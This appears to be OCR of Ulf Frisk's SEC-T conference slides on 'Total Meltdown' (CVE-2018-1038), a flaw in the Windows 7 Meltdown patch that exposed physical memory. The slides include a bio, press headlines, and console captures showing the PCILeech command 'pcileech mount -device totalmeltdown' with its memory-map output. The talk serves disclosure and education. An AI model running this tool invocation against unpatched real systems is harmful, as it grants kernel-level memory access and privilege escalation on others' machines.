www.sec-t.org

SEC-T - 0x0Beyond

TOTAL MELTDOWN

UlfFrisk

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\user>cd c:\pcileech

c:\pcileech>pcileech mount -device totalmeltdown

MOUNT: INFO: FILES folder not mounted. (No kernel module loaded).
MOUNTING PCILEECH FILE SYSTEM:
================================================================
PCILeech Memory Process File System is mounted in the /proc/ folder.
Memory from dump files or PCILeech hardware DMA devices is analyzed to p
a convenient process file system.
 - File system is read-only when dump files are used.
 - File system is read-write when FPGA hardware acquisition devices are use
 - Full support exists for some x64 Windows operating systems.
 - Limited support for all other x64 operating systems.
================================================================
MOUNT: Mounting as drive K:\
```

```
037c      1 000007feff995000-000007feff995fff -r-- ADV
037d      1 000007feff9d0000-000007feff9d0fff -r--
037e      8 000007fffffb0000-000007fffffb7fff -r--
037f      8 000007fffffc0000-000007fffffc7fff -r--
0380      3 000007fffffd0000-000007fffffd2fff -r--
0381      7 000007fffffd9000-000007fffffdffff -rw-
0382      4 fffff68000000000-fffff68000003fff -rwx
0383      7 fffff6800000d000-fffff68000013fff -rwx
0384      1 fffff68000016000-fffff68000016fff -rwx
0385      7 fffff68000019000-fffff6800001ffff -rwx
0386      3 fffff680003ba000-fffff680003bcfff -rwx
0387      1 fffff680003f7000-fffff680003f7fff -rwx
0388      1 fffff680003ff000-fffff680003fffff -rwx
0389      3 fffff680009fd000-fffff680009fffff -rwx
038a      3 fffff683ff73f000-fffff683ff741fff -rwx
038b      2 fffff683ff746000-fffff683ff747fff -rwx
038c      1 fffff683ff761000-fffff683ff761fff -rwx
038d      1 fffff683ff776000-fffff683ff776fff -rwx
038e      2 fffff683ff7bc000-fffff683ff7bdfff -rwx
038f      1 fffff683ff7cc000-fffff683ff7ccfff -rwx
0390      3 fffff683ff7d2000-fffff683ff7d4fff -rwx
```

Command Prompt - pcileech mount -device totalmeltdown
K:\proc\name\notepad++.exe-3936\map - Notepad++
File Edit Search View Encoding Language
map
length : 59 538 lines : 931 Ln : 911 Col : 53 Sel : 688 | 13 Unix (L
/cygdrive/k/proc/name/notepad++.exe-3936
Name Date modified Type Size
virt2phys vmemd map name pid pml4 win-eprocess win-peb vmem
csrss.exe-448 explorer.exe-1540 lsass.exe-508 lsm.exe-516
Offline status: Online
Offline availability: Not available

Agenda

Meltdown and **Total Meltdown**

Quick intro to x64 paging

The PCILeech **Memory Process File System**

Finding Total Meltdown

Releasing a **0-day** publicly

DEMOS, LIVE DEMOS ...

About Me: Ulf Frisk


Pentester by day – Financial Sector – Stockholm


Security Researcher by night

Presented at SEC-T, DEF CON and the Chaos Communication Congress

Author of the PCILeech Direct Memory Acccess Attack Toolkit


100% Open Source Project





Disclaimer

This talk is given by me as an individual
My employer is not involved in any way



```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\user>cd c:\pcileech

c:\pcileech>pci[illegible]

MOUNT: INFO: FI[illegible]
MOUNTING PCILEE[illegible]
================================================================
PCILeech Memory Process File System is mounted in the /proc/ folder.
Memory from dump files or PCILeech hardware DMA devices is analyzed to prov
a convenient process file system.
 - File system is read-only when dump files are used.
 - File system is read-write when FPGA hardware acquisition devices are use
 - Full support exists for some x64 Windows operating systems.
 - Limited support for all other x64 operating systems.
================================================================
MOUNT: Mounti[illegible]
```

Total Meltdown

Local Privilege Escalation – **Execute code in kernel** – Trivially!

Way worse than Meltdown – arbitrary memory read/write at GB/s

Windows 7 / 2008R2 only


NOT directly **related** to Meltdown – NOT a CPU/side channel attack!

Bug in Meltdown patch opened **backdoor** into physical memory

CVE-2018-1038 / OOB Kernel Patch March 29

Total Meltdown

”… Meltdown fixes from January, February made PCs MORE INSECURE”




The Register® Biting the hand that feeds IT

Security

Microsoft patches patch for Meltdown bug patch: Windows 7, Server 2008 rushed an emergency fix

If at first you don't succeed, you're Redmond


By Shaun Nichols in San Francisco 29 Mar 2018 at 23:24 52 SHARE ▼



The Register® Biting the hand that feeds IT

Security

Microsoft's Windows 7 Meltdown fixes from January, February made PCs MORE INSECURE



The Register® Biting the hand that feeds IT

Security

Mad March Meltdown! Microsoft's patch for a patch for a patch may need another patch

If at first, er, second, ah, third, no, fourth, you fail, sadly, you're probably Redmond

